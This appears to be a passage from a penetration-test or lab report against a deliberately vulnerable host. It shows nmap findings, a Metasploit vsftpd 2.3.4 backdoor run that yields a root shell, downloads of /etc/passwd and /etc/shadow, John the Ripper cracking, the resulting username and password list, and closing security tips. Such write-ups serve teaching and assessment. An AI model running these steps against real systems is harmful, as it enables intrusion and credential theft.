  /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubu
ntu) dav/2'
  /icons/: Potentially interesting folder w/ directory listing
  /index/: Potentially interesting folder
-http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
  State: LIKELY VULNERABLE
  IDs: CVE:CVE-2007-6750
  Slowloris tries to keep many connections to the target web server ope
n and hold
  them open as long as possible. It accomplishes this by opening conne
ctions to
  the target web server and sending a partial request. By doing so, it
starves
```

```
drwxr-xr-x 3 user user 4096 May 7 2010 user
root@webserver:/home# cd jasper
cd jasper
root@webserver:/home/jasper# ls -la
ls -la
total 28
drwxr-xr-x 2 jasper jasper 4096 Apr 17 2020 .
drwxr-xr-x 8 root root 4096 Jan 23 05:23 ..
-rw-r--r-- 1 jasper jasper 220 Apr 15 2020 .bash_logout
-rw-r--r-- 1 jasper jasper 2928 Apr 15 2020 .bashrc
-rw-r--r-- 1 jasper jasper 586 Apr 15 2020 .profile
-rw-r--r-- 1 jasper jasper 447 Apr 17 2020 Candidate-List
-rw-r--r-- 1 jasper jasper 1524 Apr 16 2020 Social-Media-Security-Policy
root@webserver:/home/jasper#
```

# Cracking passwords on the Production server

- Cracked passwords on the production server using, “John the ripper”
- Username: klog /Password:123456789
- Username: sys /Password:batman
- Username: horace /Password:password
- Username: service /Password:service
- Username: jasper /Password:123456
- Username: aramis /Password:1q2w3e

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.16:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.16:21 - USER: 331 Please specify the password.
[*] 192.168.0.16:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.16:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
whoa[*] Command shell session 1 opened (192.168.0.17:36167 → 192.168.0.16:6200 ) at 2022-02-06 17:57:09 -0500

root
#1
root
download /etc/passwd /home/kali/Desktop/passwd
Usage: download [src] [dst]

Downloads remote files to the local machine.
This command does not support to download a FOLDER yet


download /etc/passwd /home/kali/Desktop/passwd
[*] Download /etc/passwd => /home/kali/Desktop/passwd
[*] Done
download /etc/shadow- /home/kali/Desktop/shadow-
[*] Download /etc/shadow- => /home/kali/Desktop/shadow-
[*] Done
```

```
File Actions Edit View Help
(kali@kali)~]
$ sudo su
[sudo] password for kali:
(kali@kali)~]
# unshadow /home/kali/Desktop/passwd /home/kali/Desktop/shadow- > /home/kali/Desktop/randos_passwd
Created directory: /root/.john

(kali@kali)~]
# john --wordlist=/usr/share/john/password.lst /home/kali/Desktop/randos_passwd
stat: =wordlist=/usr/share/john/password.lst: No such file or directory

(kali@kali)~]
# john --wordlist=/usr/share/john/password.lst /home/kali/Desktop/randos_passwd
stat: /home/kali/Desktop/randos_passwd: No such file or directory

(kali@kali)~]
# john --wordlist=/usr/share/john/password.lst /home/kali/Desktop/randos_passwd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 10 password hashes with 10 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
password (horace)
service (service)
123456 (jasper)
1q2w3e (aramis)
6g 0:00:00:00 DONE (2022-02-06 18:12) 33.33g/s 19700p/s 83066c/s 83066c/s !@#%&..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



---

# Recommendations and closing remarks

---

- Patch and update systems
- Always change default passwords
- Be careful what you click
- Never leave devices unattended
- Install antivirus software
- Backup your computer

